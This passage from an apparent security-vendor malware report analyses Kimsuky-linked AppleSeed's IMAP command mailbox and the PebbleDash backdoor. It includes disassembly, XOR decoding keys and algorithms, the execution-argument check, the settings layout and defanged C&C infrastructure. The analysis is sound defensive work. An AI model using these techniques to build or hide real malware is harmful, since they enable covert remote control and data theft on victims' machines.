

[redacted]@daum.net history 2021-10-20_11-27-45-382 21.10.20 11:27
[redacted]@daum.net history 2021-10-20_11-22-45-417 21.10.20 11:22

Figure 38. Title of email sent from Ping thread



history 2021-10-20_12-01-56-296

보낸사람 <[redacted]@daum.net> 21.10.20 12:01

2021-10-20_12-01-56-296₩n30f55bda₩nWin6.1.7613x86₩nD_Regsvr32₩nv2.0₩n27

Figure 39. Content of email sent from Ping thread (test account used)

Item	Format
Time	[yyyy-mm-dd_hh-mm-ss-sss]
Volume Serial Number	[VolumeSerialNumber]
PcInfo	Win[MajorVersion].[MinorVersion].[Build][Architecture]
Malware Version	[D_Regsvr32]\nnv[2.0]\nn[7]

Table 15. Format used for sending information about the infected system - Email

3.3.2. Command Thread (IMAP)

This thread is executed every 30 seconds. It checks if there is an email mailbox named "cmd" in the attacker's email account and downloads additional malware through the email's attachments. As the attacker's email account cannot currently be accessed, it is not certain what types of malicious files exist. "5. Post Infection" section of this report will discuss additionally installed malware strains identified by AhnLab ASD infrastructure.





Figure 40. 'cmd' mailbox used for distributing additional malware (cmd mailbox created for test purpose)


The attacker uses the IMAP feature of the curl open source to download additional malware from the email server. After going through the IMAP reset process, the thread sends the "select cmd" command to check if the mailbox named "cmd" exists.



```
62C2B808 | 83BD 88FEFFFF 10 | cmp dword ptr ss:[ebp-178],10     |
62C2B80F | 8D85 74FEFFFF    | lea eax,dword ptr ss:[ebp-18C]    |
62C2B815 | 0F4385 74FEFFFF  | cmovae eax,dword ptr ss:[ebp-18C] |
62C2B81C | 50               | push eax                          |
62C2B81D | 68 34270000      | push 2734                         | CURLOPT_CUSTOMREQUEST
62C2B822 | 56               | push esi                          |
62C2B823 | E8 283E0100      | call autoupdate.62C3F650          |
62C2B828 | 56               | push esi                          |
62C2B829 | E8 120D0100      | call autoupdate.62C3C540          |
62C2B82E | 8B95 88FEFFFF    | mov edx,dword ptr ss:[ebp-178]    |
62C2B834 | 83C4 10          | add esp,10                        |
62C2B837 | 85C0             | test eax,eax                      |
62C2B839 | 74 3D            | je autoupdate.62C2B878            |
62C2B83B | 83FA 10          | cmp edx,10                        | edx:"select cmd"
```

Figure 41. Transmission code for IMAP command that checks cmd mailbox

If the mailbox named "cmd" exists, the thread saves the attached file in the %ALLUSERSPROFILE%\temp path with the name [random 4 characters].tmp after going through the parsing process.



```
Address  Hex                                              ASCII
0222E2E0 6C 2E 6E 65 74 3E 0D 0A 53 75 62 6A 65 63 74 3A l.net>..Subject:
0222E2F0 20 63 6F 6D 6D 61 6E 64 20 74 65 73 74 0D 0A 4D  command test..M
0222E300 49 4D 45 2D 56 65 72 73 69 6F 6E 3A 20 31 2E 30 IME-Version: 1.0
0222E310 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 ..Content-Type: 
0222E320 6D 75 6C 74 69 70 61 72 74 2F 6D 69 78 65 64 3B multipart/mixed;
0222E330 20 0D 0A 09 62 6F 75 6E 64 61 72 79 3D 22 2D 2D  ...boundary="--
0222E340 2D 2D 3D 5F 50 61 72 74 5F 31 31 30 35 33 39 33 --=_Part_1105393
0222E350 33 5F 31 33 32 38 36 31 39 35 36 36 2E 31 36 33 3_1328619566.163
0222E360 34 38 37 37 39 38 36 34 39 31 22 0D 0A 58 2D 4D 4877986491"..X-M
0222E370 61 69 6C 65 72 3A 20 6D 69 6E 74 0D 0A 58 2D 4F ailer: mint..X-O
0222E380 72 69 67 69 6E 61 74 69 6E 67 2D 49 50 3A 20 5B riginating-IP: [
0222E390 31 2E 32 32 31 2E 31 33 37 2E 31 36 36 5D 0D 0A 1.221.137.166]..
0222E3A0 58 2D 48 4D 2D 55 54 3A 20 6A 4A 52 36 36 76 42 X-HM-UT: jJR66vB
0222E3B0 69 32 51 49 71 63 78 7A 54 6E 73 68 45 4C 58 6A i2QIqcxzTnshELXj
0222E3C0 6F 41 32 36 5A 2B 64 77 6E 0D 0A 0D 0A 2D 2D 2D oA26Z+dwn....---
0222E3D0 2D 2D 2D 3D 5F 50 61 72 74 5F 31 31 30 35 33 39 ---=_Part_110539
0222E3E0 33 33 5F 31 33 32 38 36 31 39 35 36 36 2E 31 36 33_1328619566.16
0222E3F0 33 34 38 37 37 39 38 36 34 39 31 0D 0A 43 6F 6E 34877986491..Con
0222E400 74 65 6E 74 2D 54 79 70 65 3A 20 74 65 78 74 2F tent-Type: text/
0222E410 68 74 6D 6C 3B 20 63 68 61 72 73 65 74 3D 75 74 html; charset=ut
0222E420 66 2D 38 0D 0A 43 6F 6E 74 65 6E 74 2D 54 72 61 f-8..Content-Tra
0222E430 6E 73 66 65 72 2D 45 6E 63 6F 64 69 6E 67 3A 20 nsfer-Encoding: 
0222E440 62 61 73 65 36 34 0D 0A 0D 0A 50 47 68 30 62 57 base64....PGh0bW
0222E450 77 2B 43 6A 78 6F 5A 57 46 6B 50 67 6F 67 49 43 w+CjxoZWFkPgogIC
0222E460 41 67 50 48 4E 30 65 57 78 6C 50 67 6F 67 49 43 AgPHN0eWxlPgogIC
0222E470 41 67 49 43 41 67 49 48 42 37 62 57 46 79 5A 32 AgICAgIHB7bWFyZ2
0222E480 6C 75 4C 58 52 76 63 44 6F 77 4F 32 31 68 63 6D luLXRvcDowO21hcm
0222E490 64 70 62 69 31 69 0D 0A 62 33 52 30 62 32 30 36 dpbi1i..b3R0b206
0222E4A0 4D 48 30 4B 49 43 41 67 49 44 77 76 63 33 52 35 MH0KICAgIDwvc3R5
0222E4B0 62 47 55 2B 43 6A 77 76 61 47 56 68 5A 44 34 4B bGU+CjwvaGVhZD4K
```

Figure 42. Receiving email with attached file

After saving the attached file in the %ALLUSERSPROFILE%\temp path, the sample uses the "STORE 1 +Flags \Deleted" command to delete the email with the attached file from the mailbox. The process for unpacking and decrypting the file is the same as the content of the dropAndRunCmd thread explained in "3.1 Analysis of Default Features." This means that the sample can perform 4 commands: CMD, DLL, MemDLL, and UpdateDLL.

4. Analysis of PebbleDash

PebbleDash, first found in 2016, is a backdoor malware that is known to be used by Lazarus group. PebbleDash is similar to malware strains of NukeSped backdoor used by Lazarus. However, since it was dubbed as PebbleDash in CISA (U.S. Cybersecurity & Infrastructure Security Agency) analysis report, this report will also refer it as PebbleDash.[3]

Most PebbleDash types need a certain argument upon being executed, but there is also a DLL form that is executed after being injected by other malware. Upon being executed for the first time, the malware decrypts the encrypted argument strings used for verification and the list of API functions that it will use. As for its own encrypted settings data, it uses another algorithm to decrypt it.

In addition, it disguises itself as a TLS protocol to communicate with the C&C server and bypasses network detection by using multiple normal URLs and random data. It only supports basic features, such as stealing basic information and performing commands, and is not equipped with features that backdoors possess (e.g. taking screenshots, keylogging). However, it has a unique feature of re-enabling itself from the disabled state to perform malicious behavior at the occurrence of events such as the system being added with a USB drive or another user logging in through RDP.

[3] https://us-cert.cisa.gov/ncas/analysis-reports/ar20-133c

Distributed PebbleDash samples have some common characteristics: they require arguments to be executed normally, have encrypted settings data, and have commands they support in common. Note that there are differences between them, and one key difference is that the recent samples use HTTP protocol (WinHTTP) unlike previous ones that used Raw Socket to communicate with C&C. Also, while initial samples did not have features for maintaining persistence, current ones are added with the behavior for registering the registry Run key, which allows them to be operated after reboot. PebbleDash samples nowadays are created through the PIF dropper, but in the system already infected with malware such as AppleSeed or PebbleDash, there are also cases of the malware having being downloaded from a certain URL.

Malware strains recently used by the Kimsuky group are all DLLs designed to execute via regsvr32.exe. In the latest version of PebbleDash, a command used to execute additional payloads through regsvr32.exe was added. It is noteworthy that the different C&C domains used by the PebbleDash sample (created by PIF dropper) and the Kimsuky group's AppleSeed sample were confirmed to share the same IP address.

C&C IP	Sample	C&C Domain
45.124.66[.]28	PebbleDash	www.onedriver.kro[.]kr news.scienceon.r-e[.]kr
	AppleSeed	you.ilove.n-e[.]kr
	PIF	get.seino.p-e[.]kr
216.189.149[.]78	PebbleDash	movie.youtoboo.kro[.]kr
	AppleSeed	ppahjcz.tigerwood[.]tech ping.requests.p-e[.]kr interface.avg.n-e[.]kr driver.spooler.p-e[.]kr

Table 16. Comparing C&C information of PebbleDash and AppleSeed

Below is the analysis information of initial and latest versions of PebbleDash and the comparison between the two samples.

4.1. Analysis of Initial PebbleDash

4.1.1. Initial Routine

As initial versions of PebbleDash check for arguments and terminate themselves if there is no match, they use the anti-sandbox technique that does not perform any behaviors if they are terminated. The following is the argument string that the current analysis target sample compares to.

- Argument String Needed for Execution: 48Ur~@3$1h45dGy


a. Routine for Decoding Argument and Settings Data

The string shown above exists in the binary in the Xor encoded form. PebbleDash uses two types of decoding routines: A routine of decoding arguments and settings data, and a routine of decoding the API list. Both are done in the 0x1 byte Xor method, but the algorithm and key data are different.

This report will first discuss the routine used to decode settings data that includes the argument value. The followings are the 0x40 byte-sized Xor key and decoding routine.

- **Xor Key used to Decode Settings**: 5E 85 41 FD 0C 37 57 71 D5 51 5D E3 B5 55 62 20 C1 30 96 D3 77 4C 23 13 84 8B 63 5C 48 32 2C 5B 94 8F 3A 26 79 E2 6B 94 45 D1 6F 51 24 8F 86 72 C8 D3 8D C1 C0 D3 88 56 84 B3 91 E2 B2 24 64 24

- **Xor Decoding Algorithm**: $EncData_n$ xor $XorKey_{n+SizeOfEncData-8\%0x40}$ xor 0x59



```
loc_401010:
mov     bl, [eax+esi]
lea     edx, [ecx+eax-8]
and     edx, 3Fh
mov     dl, data_xorKey[edx]
xor     dl, bl
xor     dl, 59h
mov     [eax+esi], dl
inc     eax
cmp     eax, ecx
jb      short loc_401010
```

Figure 43. Xor decoding routine used to restore arguments and settings data

The data is decoded using simple encoded data, 0x59, and the Xor key. The Xor key is 0x40 byte, and the 0x01 byte key value that is used is the -0x08 offset of the encoded data size.

- **Example**
Encoded String: B8 30 51 C8 92 4C 08 5D A9 01 FB BF 4A 52 03 4A
Decoded String: 34 38 55 72 7E 40 33 24 31 68 34 35 64 47 79 00 (48Ur~@3$1h45dGy)

b. Routine for Decrypting API Function List
Besides settings data, PebbleDash has an encrypted list of API functions that it uses after the decryption and API Resolving process. The list of API functions is encrypted in the data section. Decrypting the entire 0x0829 size allows you to obtain the list for the entire API. The list also uses the 0x01 byte Xor method, based on the 0x10-sized Xor key data shown below.

- **Xor Key Data Used for API List Decryption**: 81 16 AA 52 36 F2 03 3F 6D E2 48 41 49 6A 7E 67

The Xor method uses the +0x01 offset, meaning that 0x16 to 0x01 bytes based on the key shown above are used as an Xor key.

- **Xor Decryption Algorithm**: $EncData_n$ xor $XorKey_{n+1}$


When 1 key is used, the new 0x01 byte Xor key is created based on the 0x10 byte-sized Xor key data using the following algorithm.

- Key Creation Algorithm: (key_{0x00} + key_{0x09}) xor key_{0x0d} xor key_{0x0f} = NewXorKey

For instance, the Xor key that is first created becomes 0x6E by adding each offset's 0x01 byte value and going through the Xor operation. Using such a method, the algorithm creates a new 0x01 byte key each time.

- Example: (0x81 + 0xE2) xor 0x6A xor 0x67 = 0x6E

- New Xor Key Data: 16 AA 52 36 F2 03 3F 6D E2 48 41 49 6A 7E 67 6E




```
loc_401078:
mov     bl, byte ptr [esp+1Ch+var_C+2]
add     al, bl
mov     bl, byte ptr [esp+1Ch+var_10+2]
xor     al, bl
xor     al, cl
mov     ecx, 0Fh
```

```
loc_40108B:
mov     bl, [esp+ecx+1Ch+var_11]
mov     byte ptr [esp+ecx+1Ch+var_10], bl
dec     ecx
test    ecx, ecx
jg      short loc_40108B
```

```
mov     bl, [edx+esi]
mov     cl, al
mov     al, byte ptr [esp+1Ch+var_4+3]
mov     byte ptr [esp+1Ch+var_10], cl
xor     bl, al
mov     [edx+esi], bl
inc     edx
cmp     edx, edi
jl      short loc_401078
```

Figure 44. Xor decryption routine used for restoring API list




```
00401078  >  8A5C24 12     MOV BL,BYTE PTR SS:[LOCAL.2+2]
0040107C  .  02C3          ADD AL,BL
0040107E  .  8A5C24 0E     MOV BL,BYTE PTR SS:[LOCAL.3+2]
00401082  .  32C3          XOR AL,BL
00401084  .  32C1          XOR AL,CL
00401086  .  B9 0F000000   MOV ECX,0F
0040108B  >  8A5C0C 0B     MOV BL,BYTE PTR SS:[ECX+ESP+0B]
0040108F  .  885C0C 0C     MOV BYTE PTR SS:[ECX+ESP+0C],BL
00401093  .  49            DEC ECX
00401094  .  85C9          TEST ECX,ECX
00401096  .^ 7F F3         JG SHORT 0040108B
00401098  .  8A1C32        MOV BL,BYTE PTR DS:[ESI+EDX]
0040109B  .  8AC8          MOV CL,AL
0040109D  .  8A4424 1B     MOV AL,BYTE PTR SS:[LOCAL.0+3]
004010A1  .  884C24 0C     MOV BYTE PTR SS:[LOCAL.3],CL
004010A5  .  32D8          XOR BL,AL
004010A7  .  881C32        MOV BYTE PTR DS:[ESI+EDX],BL
AL=E2
BL=96
Loop 00401078: loop variable EDX(+1)

Address   Hex dump                                          ASCII
00418080  4B 65 72 6E 65 6C 33 32 2E 64 6C 6C 00 47 65 74  Kernel32.dll Get
00418090  50 72 6F 63 41 64 64 72 65 73 73 00 57 69 6E 45  ProcAddress WinE
004180A0  78 65 63 00 46 72 65 65 4C 69 62 72 61 72 79 00  xec FreeLibrary
004180B0  43 72 65 61 74 65 54 68 72 65 61 64 00 47 65 96  CreateThread Ge–
004180C0  4B AC A8 74 FF D6 95 29 09 9B 6B 55 7E FF AF FC  K¬¨tÿÖ•) ›kU~ÿ¯ü
004180D0  D3 E6 FA 79 B6 AC 5A 43 4C 33 3E 1F AD 20 55 BE  Óæúy¶¬ZCL3> - U¾
```

Figure 45. List of API names that are decrypted

4.1.2. Recovering Settings Data

Settings data is encoded with 0x01 byte Xor in the same method for argument strings discussed above. PebbleDash can have 5 C&C server URLs and randomly choose 1 among them to communicate. The current analysis target sample only has 1 URL. The settings data is shown below.



```
0040216B  .  8B88 FCBE4100  MOV ECX,DWORD PTR DS:[EAX+struct_config.sin_addr]
00402171  .  85C9           TEST ECX,ECX
00402173  .  0F84 B5000000  JZ 0040222E
00402179  .  66:83B8 FABE4  CMP WORD PTR DS:[EAX+struct_config.sin_port],0
00402181  .  0F84 A7000000  JE 0040222E
00402187  .  6A 01          PUSH 1
00402189  .  8D90 F8BE4100  LEA EDX,[EAX+struct_config]
0040218F  .  83EC 10        SUB ESP,10
00402192  .  8B0A           MOV ECX,DWORD PTR DS:[EDX]
00402194  .  8BC4           MOV EAX,ESP
00402196  .  8908           MOV DWORD PTR DS:[EAX],ECX
00402198  .  8B4A 04        MOV ECX,DWORD PTR DS:[EDX+4]
0040219B  .  8948 04        MOV DWORD PTR DS:[EAX+4],ECX
0040219E  .  8B4A 08        MOV ECX,DWORD PTR DS:[EDX+8]
004021A1  .  8B52 0C        MOV EDX,DWORD PTR DS:[EDX+0C]
004021A4  .  8948 08        MOV DWORD PTR DS:[EAX+8],ECX
004021A7  .  B9 C8BF4100    MOV ECX,OFFSET 0041BFC8
004021AC  .  8950 0C        MOV DWORD PTR DS:[EAX+0C],EDX
004021AF  .  E8 4C390000    CALL fn_commInit
004021B4  .  85C0           TEST EAX,EAX
Dest=00405B00 (1.fn_commInit)
```

```
Address   Hex dump                                          ASCII
0041BEF8  02 00 01 BB|29 5C D0 C3|00 00 00 00|00 00 00 00  ┐ ┌»)\ÐÃ
0041BF08  02 00 00 00|FF FF FF FF|00 00 00 00|00 00 00 00  ┐   ÿÿÿÿ
0041BF18  02 00 00 00|FF FF FF FF|00 00 00 00|00 00 00 00  ┐   ÿÿÿÿ
0041BF28  02 00 00 00|FF FF FF FF|00 00 00 00|00 00 00 00  ┐   ÿÿÿÿ
0041BF38  02 00 00 00|FF FF FF FF|00 00 00 00|00 00 00 00  ┐   ÿÿÿÿ
0041BF48  00 00 00 00|00 00 00 00|0A 00 00 00|39 4F 69 01              9Oi┌
0041BF58  01 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00  ┌
0041BF68  00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00
```

Figure 46. Decrypted settings data

Table 17 shows the structure of the settings data. Up to 5 C&C URL data from 0x00 to 0x10 byte sizes can be included.

Offset	Size	Meaning
+0x00	0x02	sockaddr_in.sin_family
+0x02	0x02	sockaddr_in.sin_port
+0x04	0x04	sockaddr_in.sin_addr
+0x08	0x08	NULL
...	...	...
+0x50	0x08	Next C&C communications time
+0x58	0x04	Default Sleep count
+0x5C	0x04	Random value
+0x60	0x04	Drive notification flag
+0x64	0x04	Session notification flag

